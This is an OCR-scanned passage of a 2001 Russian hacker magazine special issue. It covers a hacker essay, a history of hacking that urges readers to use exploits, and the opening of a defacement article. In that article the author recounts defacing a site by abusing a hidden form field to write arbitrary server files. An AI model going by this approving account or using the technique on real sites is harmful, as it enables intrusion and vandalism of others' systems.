

# КОМПЬЮТЕР ТАЙМЕР

#1(7)  
2001

Дефейс: наследство  
американских  
индейцев

Сеть X-25: это  
серьёзно

Киберпанк,  
и с чем  
его едят

Большой  
Хак-Фак



HACKED!  
OUT OF SERVICE

# ВЗЛОМ



(game)land



600000 050072

**3 ЯЩИКА ПИВА ВНУТРИ - X-КОНКУРС**

# e-shop

[HTTP://WWW.E-SHOP.RU](http://www.e-shop.ru)


ФАНТАСТИЧЕСКИЕ ТОВАРЫ В МАГАЗИНЕ БУДУЩЕГО

тел.:(095) 928-0360,928-6089, 258-8627, тел.(812): 311-8312



Интернет магазин с доставкой на дом

<http://www.e-shop.ru>  
e-mail: [sales@e-shop.ru](mailto:sales@e-shop.ru)



**Зима двинула кони. То есть, пока ещё не двинула, но уже почти. О чем это говорит? Правильно. Весна на носу. А мы, совершенно обалдев от перепадов забортных температур и физических нагрузок, сдаем сегодня этот спецвыпуск. Ты не представляешь себе, сколько нам всего пришлось сломать! Пару бутаритарских таксофонов, пяток бутаритарских домофонов, пяток почтовых ящиков, две мышки, трех собак и одну бабушку. Зато вот, пожалуйста - результат наших долгих трудов, первый спец нового века - Vzлом. Ты можешь узнать многое о том, как работают разные (и не только компьютерные) системы безопасности. А главное - ты сможешь понять, нужно ли это тебе. Ведь любой взлом - сам понимаешь, работа небезопасная, нудная и тяжелая, временами приводящая к тяжелым травмам, или даже к смерти. Я не шучу! Впрочем, сам всё понимаешь, не маленький. Так что, читай, изучай, познавай. И учти: хак - это не нюканье приятелей в чате, и не затроянивание подружек. Хак - это поиск ответов на твои вопросы, о чем бы они не были.**

**Удачи.  
Холод**

**Редакция**  
Координатор проекта  
Сергей "SINtez" Покровский  
(sintez@xakep.ru)  
Главный редактор  
Александр «Holod» Черных  
(holod@xakep.ru)  
Второе дыхание  
Александр "2poisonS" Сидоровский  
(2poisonS@xakep.ru)  
добрая фея  
Игорь Пискунов  
(igor@gameland.ru)  
замполит-политрук  
Алена Скворцова  
(alyona@gameland.ru)

**Art**  
Art-директор  
SINtez  
обложка  
GRiF (grif@xakep.ru)  
дизайн верстка  
Таня Отакуева  
(osyako@xakep.ru)  
иллюстрации  
Моргачев Григорий (GRiF)  
(grif@xakep.ru)

**Реклама**  
руководитель отдела  
Игорь Пискунов  
(igor@gameland.ru)  
менеджеры отдела  
Алексей Анисимов  
(anisimov@gameland.ru)  
Басова Ольга  
(olga@gameland.ru)  
Крымова Виктория  
(vika@gameland.ru)  
тел.: (095) 229.43.67  
(095) 229.28.32  
факс: (095) 924.96.94

**PR**  
PR менеджер  
Михаил Михин  
(pr@gameland.ru)  
Антон Комолов  
(komolov@gameland.ru)

**Оптовая  
продажа**  
руководитель отдела  
Владимир Смирнов  
(vladimir@gameland.ru)  
менеджеры отдела  
Андрей Степанов  
(andrey@gameland.ru)  
Самвел Антасьян  
(samvel@gameland.ru)  
тел.: (095) 292.39.08  
(095) 292.54.63  
факс: (095) 924.96.94

**PUBLISHING**  
учредитель и издатель  
ЗАО "Тейм Лэнд"  
директор  
Дмитрий Агарунов  
(dmitri@gameland.ru)  
финансовый директор  
Борис Скворцов  
(boris@gameland.ru)

**Для писем**  
101000, Москва,  
Главпочтамт,  
а/я 652, Хакер

**Web-Site  
E-mail**  
<http://www.xakep.ru>  
[magazine@xakep.ru](mailto:magazine@xakep.ru)

**Зарубежная подписка.**  
Открылась подписка в Израиле!  
Желающим подписаться в Израиле на журнал "Хакер" и "СпецХакер" обращайтесь по [mail: issubscribe@gameland.ru](mailto:issubscribe@gameland.ru).  
В США и странах Европы подписка оформляется по адресу [www.pressa.de](http://www.pressa.de).  
Получить дополнительную информацию о подписке можно на сайте [www.xakep.ru](http://www.xakep.ru).

Мнение редакции не обязательно совпадает с мнением авторов. Редакция не несет ответственности за те моральные и физические увечья, которые вы или ваш комп можете получить, руководствуясь информацией, полученной из статей номера. Редакция не несет ответственности за содержание рекламных объявлений в номере.

За перепечатку наших материалов без спроса - преследуем.


Отпечатано в типографии  
"ScanWeb", Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещания и средств массовых коммуникаций  
ПИ № 77-1905 от 15 марта 2000 г.

Тираж 57 000 экземпляров. Цена договорная.



Журнал презентуется всем пассажирам, летающим в Испанию рейсами авиакомпании "ИГИДА АЭРО"



Что такое Киберпанк? Какое отношение он имеет к хакерам? Специально для тебя мы устраиваем небольшой экскурс в историю!





## В центре внимания: большой ХАК - ФАК! Ответы на все наболевшие вопросы




Хак - это круто, хак - это клево... а ты когда-нибудь задумывался о том, что за взломом могут стоять жизни живых людей? причем, как по одну, так и по другую стороны баррикад...

Хак-группы - откуда они берутся? Как создать свою хак-группу? А как вступить в чужую? Что нужно знать, чему нужно учиться? Хакерами не рождаются - ими становятся! Читай наш спец-репортаж о хак-группах.



# СПЕЦ #7 ХАКЕР

- 1 Вступительная
- 2 Содержание
- 5 Ты - хакер?
- 6 Эволюция Хака
- 8 Дефейс - наследие американских индейцев
- 14 Краткая История Хака: знаменитые персонажи и громкие события
- 18 Киберпанк: живой миф
- 20 Ностальгия еще впереди
- 24 Взлом почты
- 27 Стандартные троянские порты
- 28 Nacker inside, или что делать, когда ты внутри
- 30 Сайты по хаку
- 40 Дуршлаг в сендмайл
- 43 Домофон - враг настоящего хакера
- 44 Обзор порочных прог
- 50 ARPAnet. С чего все начиналось...
- 53 Манифест Хакера
- 54 Девушка - хакер. Миф или реальность?
- 56 ИНТЕРВЬЮ: скупс
- 60 Тема: Законодательство по хаку
- 63 Самая большая дыра ICQ
- 64 ФАК
- 72 Ох уж мне эти ваши чаты...
- 74 Сетевой ликбез
- 76 Сети пакетной коммутации типа X.25
- 78 Байка о шарах
- 82 Почтовый вуайеризм
- 85 Былина о Мире
- 86 ТРОЯНЕЦ В МОЗГАХ, ИЛИ НЕМНОГО О СОЦИАЛЬНОЙ ИНЖЕНЕРИИ
- 90 Лику смерти: фатальные взломы
- 92 Фишки
- 100 X-Байка, или к вопросу о социальной инженерии
- 107 Как выжить под слабой точкой
- 110 ЧТО ВНУТРИ У ХАКЕРСКОЙ ГРУППЫ?
- 114 Книжный обзор
- 116 Перчатка Фредди Донора
- 118 X-Анекдоты
- 120 Учимся защищаться
- 124 10 мифов о хакерах
- 127 Таксофонные бои
- 128 Анкета



## WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

# Впервые Подписка на СпецВыпуск журнала "Хакер"!!!

С 1 Апреля по 31 Мая производится подписка на 2-е полугодие 2001 года.

Подписка оформляется в любом почтовом отделении связи России и СНГ.

На территории России подписка производится по "Объединенному каталогу 2001" ("Зеленый каталог"), в странах СНГ и Балтии по "Каталогу российских газет и журналов".

Индекс Спецвыпуска "Хакер" 41800

(game)land



Оформить подписку в режиме ON-Line через internet с оплатой по карточкам VISA, EuroCard/MasterCard, Dinners Club или JCB, а также получить дополнительную информацию о подписке можно на сайте [www.xaker.ru](http://www.xaker.ru)

# Внимание! Подписка на журнал "Хакер"!

С 1 Апреля по 31 Мая производится подписка на 2-е полугодие 2001 года.

Подписка оформляется в любом почтовом отделении связи России и СНГ.

На территории России подписка производится по "Объединенному каталогу 2001" ("Зеленый каталог"), в странах СНГ и Балтии по "Каталогу российских газет и журналов".

Подписной индекс 29919.



Оформить подписку в режиме ON-Line через internet с оплатой по карточкам VISA, EuroCard/MasterCard, Dinners Club или JCB, а также получить дополнительную информацию о подписке можно на сайте [www.xaker.ru](http://www.xaker.ru)

(game)land





# ТЫ - ХАКЕР?


-REDRAGON (НАПРАВЛЕНО НОВИЧКАМ НА ИРКЕ)

**Удели мне сегодня немного внимания. Скажи, если попадаешь под такие определения. Ты снова заполучил очередной нет-экаунт. Ты серфишь инет, и постоянно смеешься под репортажами в журналах и газетах о информационной свободе. У тебя есть red box, и за телефонные звонки ты не платишь. У тебя есть crackerjack, и ты легко ломаешь никсовые пароли. Все поражены твоими знаниями о компьютерах, даже учителя информатики в школе частенько просят тебя о помощи. Что, точь-точь как о тебе написано? Ты не хакер.**


**Таких как ты - тысячи. Ты читаешь "2600", и задаешь вопросы. Ты приходишь на канал #hack, и задаешь вопросы. Ты задаешь все эти вопросы, и в конце концов спрашиваешь - что не так? В конце концов, хак - это ответы на вопросы, разве нет? Но тебе не нужны знания. Ты хочешь просто получить ответы на вопросы.**

**Ты не хочешь понять, как что-то работает. Ты просто хочешь ответы. Ты не хочешь исследовать. Всё, что ты хочешь знать - ответы на твои чертовы вопросы. Ты не хакер.**

**Хак - это не ответы. Хак - это путь, который тебе придется проделать, чтобы найти ответы. Если тебе нужна помощь - не спрашивай об ответах - спроси лучше о том, где ты сам мог бы их найти. Потому, что хакеры - это не люди, обладающие ответами, или дающие ответы на вопросы. Хакеры - люди, которые путешествуют по долгому пути в поисках собственных ответов.**



Done Internet



# ЭВОЛЮЦИЯ ХАКА

NOAH (NOAH@INBOX.RU, UIN 983332)

## ХАК ПОД МИКРОСКОПОМ

Да-а, интересная у хака история :). Рассмотрим кое-какие ее подробности, ок?

Ты заметил, что на протяжении почти всего времени рядом с хацкерством была молодежь? Я, конечно, не хочу сказать, что взрослых хакеров не бывает. Бывают, причем очень много и самые лучшие, но они, опять же, были хакерами и в молодости. Это повзрослевшие молодые хацкеры. Я, во всяком случае, ни разу не слышал, чтобы какой-то компьютерный специалист заинтересовался и начал заниматься хакингом уже в зрелом возрасте :). А то, что хацкерская культура является на сегодняшний день молодежной культу-

рой, - вообще неоспоримый факт! Да, и не думай, пожалуйста, что под словом "молодежь" я подразумеваю ребят не старше четырнадцати лет! До тридцати, как минимум!

Правда, чем дальше, тем моложе люди, интересные у ю - с и е - с я




хаком. Может быть оттого, что с каждым поколением человечество становится все умнее ;)? Будет прикольно, если лет через двадцать хакать начнут с семилетнего возраста :).

В народе бытует мнение, что хак - гиблое дело. Помнишь, я говорил, что фрикинг в одно время чуть не откинул копыта по причине того, что телефонные компании научились грамотно и безглючно настраивать свою аппаратуру, позатыкали все широко известные фрикерские дыры, заточили меры безопасности - короче, подняли уровень своей защиты до такой планки, что отдельно взятому человеку фрикать стало очень сложно. Так вот, некоторые люди считают, что хаку уготовлена такая же участь. Что скоро меры по борьбе с хацкерством будут усилены, что админы с каждым днем становятся все грамотнее, что их системы становятся более устойчивыми и, что, в конце концов, тому же отдельно взятому человеку заниматься хацкерством будет просто невыгодно - зачем подвергать свою свободу опасности, если можно с теми же знаниями и умениями зашибать неплохие деньги на легальной работе. Я с такой точкой зрения категорически не согласен. Знаешь, почему телефонщикам удалось так круто уладить все свои проблемы с безопасностью? Потому что в один прекрасный момент телефонные технологии перестали развиваться. Просто не было нужды их развивать - людям не нужна более совершенная телефонная связь - та, что есть, уже полностью удовлетворяет их потребности. У телефонных компаний появилось много свободного времени и много свободных ресурсов, чего вполне достаточно, чтобы подтянуть все фронты и позакрывать уже существующие дыры. А так как нововведений в телефонной сфере не появлялось, неоткуда было взяться новым дырам. Вот и возникла такая стремная для фрикинга ситуация. К счастью, через некоторое время люди решили, что совсем не помешало бы иметь возможность таскать телефоны с собой повсюду: появилось крупное нововведение - сотовая связь. Это нововведение принесло с собой кучу новых дыр и ог-

**Перец, мы с тобой можем даже не беспокоиться - пока информационные технологии претерпевают столь сильный бум, крышка хаку точно не настанет!**





**Короче говоря, ты не парься, не слушай всяких умников и юзай на здоровье и exploits, и всякий другой софт, какой считаешь нужным. Главное, чтобы ты понимал, что ты делаешь. Есть ведь и такие перцы, которые не то что не знают, как реализован тот или иной exploit, а даже не представляют себе, что он, собственно, такое, но пытаются-таки хакнуть ;).**

ромное пространство для фрикерской деятельности :).

Сотовая связь развивается - старые дыры закрываются, новые появляются, обнаруживаются фрикерами, вовсю юзаются и становятся старыми ;). Короче, процесс идет :). Спрашивается, как такой затык может произойти с хаком, если в области информационных технологий наблюдается постоянный прогресс, постоянное развитие? Причем этот прогресс движется семимильными шагами, новые технологии появляются чуть ли не в геометрической прогрессии!!! Перец, мы с тобой можем даже не беспокоиться по этому пустому поводу - пока информационные технологии претерпевают столь сильный бум, крышка хаку точно не настанет!

**ХАК ОПОПСЕЛ?!**

Перец, спорим на щелбан, что ты не раз слышал, как какой-нибудь умник распространяется с видом крупнейшего специалиста в области хакинга о том, что хак опопсел, что теперь он уже совсем не тот, что раньше хакеры были грамотнее, что они сидели и своей головой искали дыры в системах, а не пользовались чужими exploits и другим софтом, как это делают сейчас, и прочее подобное в том же духе (много!). Знаешь, я не буду говорить, что они ослы и что они просто понтуются, строят из себя крутых. Я просто хочу, чтобы ты все понимал правильно.

**А то, что хацкерская культура является на сегодняшний день молодежной культурой, - вообще неоспоримый факт!**

Вот смотри. Действительно, пару десятков лет назад среднестатистический хакер был настолько крут, что сам находил дыры в системах, которые хотел взломать, и сам же, ручками, эту систему взламывал. Ок, я и с тем согласен, что сейчас среднестатистический хакер юзает много чужого софта, не зная тонкостей его исполнения, знает лишь, что и где надо сделать, чтобы то-то произошло. А те-

перь давай посмотрим, как изменилось с тех пор программирование. Понял, куда я клоню ;)? Раньше программеры писали весь свой софт сами, от начала и до конца. А что они делают сейчас? Сидят в визуальных средах и на полную катушку юзают написанные черт знает кем компоненты. И они не знают, как именно написан этот компонент, они не знают тонкостей его исполнения, все, что они знают, - это как и где его можно использовать и что в результате получится. Между прочим, такой подход лежит в основе принципа инкапсуляции, который является одним из основных в объектно-ориентированном программировании, которое, в свою очередь, считается самой передовой технологией программирования на сегодняшний день. Ладно, теперь давай взглянем на более близкую к хакингу область - на администрирование и построение систем безопасности. Где ты сейчас найдешь админа, который не пользуется дистрибутивами? А ведь дистрибутив - это уже подобранный и настроенный софт - прямая обязанность админа в недалеком прошлом. Кроме того, админы юзают кучи софта, не зная, как написан этот софт, зная только, как его правильно настроить. Еще больше многие админы строят свои системы защиты по уже готовым образцам построенных другими админами систем.

И что же это такое получается? Хацкеры уже неграмотные, прогеры - неграмотные, админы - неграмотные? Значит хакинг опопсел, программирование опопсело, админская деятельность опопсела? Я бы не стал называть это опопсением, это просто такой масштабный процесс, в ходе которого последующие поколения используют в своей работе опыт предыдущих. Чувак, это принцип всей нашей человеческой цивилизации! Короче говоря, ты не парься, не слушай всяких умников и

юзай на здоровье и exploits, и всякий другой софт, какой считаешь нужным. Главное, чтобы ты понимал, что ты делаешь. Есть ведь и такие перцы, которые не то что не знают, как реализован тот или иной exploit, а даже не представляют себе, что он, собственно, такое, но пытаются-таки хакнуть ;).

**З.Ы.**

Ну как? Чувствуешь шевеление кусков пазла в мозгах? Хе-хе, надеюсь на это :). Ладно, бывай, продолжай шевелить своими пазлами :), а я пойду шевелить своими. Пока!






# DEFAUSE:

## ТРАДИЦИИ КРАСНОКОЖИХ

NOAH (NOAH@INBOX.RU, UIN 983332)

Как оказалось, смотреть хакнутые версии сайтов тоже бывает интересно, особенно когда там написано не просто "hacked by Vasya", а что-то толковое, плюс еще какая-нибудь картинка, подходящая по смыслу, а еще лучше - флэш. Вот я и решил написать статью о самых красивых взломах известных мне сайтов. Сразу хочу объявить благодарность [www.hackzone.ru/hacked](http://www.hackzone.ru/hacked) и лично Дмитрию Леонову ;-). Сразу хочу извиниться, что писать здесь я буду мало, так как больше внимания буду уделять цитатам и скринам :).



**Д**евушка в салоне тату и пирсинга: "Ой, здравствуйте! Сделайте мне дефейс, пожалуйста, только такой, чтоб больше ни у кого не было". Работник салона немного удивился, но предложил ей покамест присесть в кресло: мол, не волнуйтесь, сейчас разберемся и все сделаем. Что там произошло дальше, я не узнал, так как мы с друзьями не хотели обидеть девушку (она была довольно симпатичная!) и, зажимая рты, выскользили похотать на улицу.

**СДЕЛАЮ ПЛАСТИЧЕСКУЮ ОПЕРАЦИЮ ВАШЕМУ САЙТУ. БЫСТРО. НЕДОРОГО.**

Итак, дружище, дефейс. Давай сначала немного поговорим, скажем так, о технической стороне дефейса ;), а уж потом, когда все мы хорошенько прогрузимся, обсудим еще кое-какие интересные исторические и морально-этические

детали :).

Суть дефейса такова: висела в инете симпатичная страничка, на которой опытные животноводы делились с неопытными животноводами своим, собственно, опытом о том, как правильно кормить самца северно-американского барсука в весенне-летний сезон. Маленькая идиллия вроде как. Но в один прекрасный день эту страничку посетил злой хацкер Vasya Pupkin, обладатель грозного ника MegaDarkSuperHacker. И уж не знаю, чем ему там не приглянулись северно-американские барсуки, но сайт он этот хакнул, и теперь все юные натуралисты, заглядывающие туда, видят не привычное "Добро пожаловать на страничку северно-американских животноводов!", а пупкинское "Hacked by MegaDarkSuperHacker".

Дефейс - это взлом, в ходе которого хакер получает доступ к файлу index.html (или default.html) в директории html web-сервера и изменяет его содержимое. Получить доступ, в данном случае, означает получить право на запись в этот файл и средство для записи. В зависимости от ситуации, средством для записи может оказаться все что угодно: обычный ftp-клиент, любой текстовый редактор, запущенный с telnet, дырявая CGI'шка, завладевшая на ломаемом серваке, и черт знает что еще.

**ЧТО МОЖЕТ СДЕЛАТЬ ОДИН МАЛЕНЬКИЙ, НО ЧЕРТОВСКИ КРИВОЙ СКРИПТ**

Однажды мне срочно понадобилось сделать дефейс некоему сайту с веселыми картинками (почему, объясню в самом конце). Сайт был весьма качественный. Все грамотно сделано, аккуратно - не к чему придраться. Загуглил я пару раз для пробы (с левых кредитов) и полез посмотреть на форму, отсылающую инфу о регистрации. Черт побери, и здесь все гладко! Я уже собирался покинуть этот поганый сайт, как мой взгляд упал на ссылочку, гласящую "old version". Надежда возобнови-



## brightonbeachave.com

Хакнул страницу господин Mist из Nitr0gear Group ([www.nitrogear.org](http://www.nitrogear.org)) - кстати, на их сайт **ОЧЕНЬ** рекомендую зайти (не пугайся, там все на русском ;)). А вообще, Mist много чего перехакал, и все его "работы" выполнены достаточно аккуратно.



лась! Старая версия сайта хранилась в папке /old. Когда я полез в тамошные исходники, я офигел. В противоположность новой, старая версия сайта была сделана абсолютно неграмотными людьми. Представь себе, что вся информация о новом юзере записывалась не в нормальную базу данных, а в отдельный файл типа /old/db/<имя файла>, коих в этой директории наблюдалась целая куча. Все данные хранились в текстовом виде, а разделителем служил обычный перевод строки. А

самый блеск в том, что имя файла и путь к нему генерировались в JavaScript по какому-то там вшивому алгоритму, как производное от логина и мыла юзера, и передавались CGI-скрипту вместе с данными из формы в виде поля типа hidden. Изменив чуть-чуть хтмл'ку, я практически получил возможность создавать на сервере файлы с любым содержанием, а это, в свою очередь, означает, что порутить сервак не составит никакого труда (а где рут, там и дефейс). Но здесь меня ждал

